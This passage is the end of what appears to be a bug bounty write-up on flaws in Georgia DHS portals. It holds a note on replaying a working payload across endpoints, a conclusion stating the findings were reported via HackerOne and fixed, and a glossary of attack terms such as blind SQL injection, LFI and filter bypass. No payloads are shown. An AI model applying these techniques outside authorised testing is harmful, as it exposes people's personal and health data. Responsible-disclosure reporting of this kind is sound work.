ssn) and replay the working payload against each. A positive result is the same delay on a different endpoint, which usually means a separate fix and sometimes a separate bounty.
The end
The programme is shut down now. Georgia patched the portals and closed the endpoints. But for about a year, the researcher went down to Georgia and came home with $60,000. All findings were reported through the official Georgia DHS programme on HackerOne and were fixed before publication.
Glossary
- API (Application Programming Interface): the behind-the-scenes service a website talks to; the kitchen behind the restaurant menu.
- Account takeover: gaining control of someone else's account, usually by obtaining a valid login or reset token.
- Base64: a way of writing any file using only ordinary text characters, so it can travel inside a text response.
- Blind SQL injection: an injection where the response contains no data or errors, so the attacker learns the answer only indirectly, for example from response time.
- Brute force: guessing a secret by trying every possibility very fast.
- Bug bounty programme: a scheme where an organisation pays researchers for privately reporting security flaws in its systems.
- Burp Suite: a tool that sits between browser and server, letting you read, change and resend requests.
- Cartesian product: the result of joining tables without a matching condition, where every row of one is paired with every row of the other, so the count multiplies.
- Code path: the particular route a request takes through a program's code.
- Cookie: a small piece of text a site stores in your browser and receives back on later requests, often used to remember who you are.
- DBMS (database management system): the brand of database software, here IBM DB2.
- Endpoint: one specific counter in an API, identified by its path, such as
/api/public/member. - Exfiltration: extracting data from a system you should not be able to read.
- Filter bypass: getting past a security check by finding input that the check and the code behind it interpret differently.
- HackerOne: a platform where organisations run bug bounty programmes and researchers submit reports.
- Heavy query: a database query deliberately built to take a long time, used to make timing differences visible.
- HTTP request: the message a browser or script sends to a server, with a method, a path and often a body.
- Intruder: the Burp Suite feature that repeats one request many times with different values.
- JSON: a text format for data, organised as
"name": "value"pairs. - JSON parser: the software that reads JSON text and turns it into values, applying escape rules such as
\/meaning/. - LFI (local file inclusion): tricking a program into opening a file on its own machine that it was not meant to open.
- Method: the verb of an HTTP request, such as
GET(fetch) orPOST(send). - Oracle: any channel that answers a yes/no question, used here to extract data one bit at a time.
- OTP (one-time password): a short code, valid once and for a limited time, used to prove you control an email address or phone.
- Parameter: a named field in a request, such as
filenameorssn. - Path traversal: using sequences like
../to climb out of the intended folder and reach other files. - PHI (protected health information): private health-related data about a person.
- PII (personally identifiable information): data that identifies a specific person, such as a name, address or social security number.
- PoC (proof of concept): a small demonstration that a bug is real and exploitable.
- Rate limiting: a rule that caps how many attempts can be made in a period of time.
- Remediation: the fix applied to close a vulnerability.
- Response: the answer a server sends back to a request.
- Scope: the list of systems a bug bounty programme authorises researchers to test.
- Severity: how serious a vulnerability is, often rated critical, high, medium or low.
- SQL: the language used to talk to a database, for example to look up a record.
- SQL injection: tricking a database into treating user input as instructions rather than as plain data.
- sqlmap: a tool that automates SQL injection testing and confirmation.
- Thread: one parallel worker; many threads mean many requests in flight at once.
- Token: a piece of text issued after login or verification that proves who you are on later requests.
- Triaged: reviewed and accepted as valid by the programme.
- True/false oracle: a channel that tells you whether a guessed condition is true, used to recover data character by character.
- WAF (web application firewall): a filter that inspects traffic and blocks patterns that look malicious.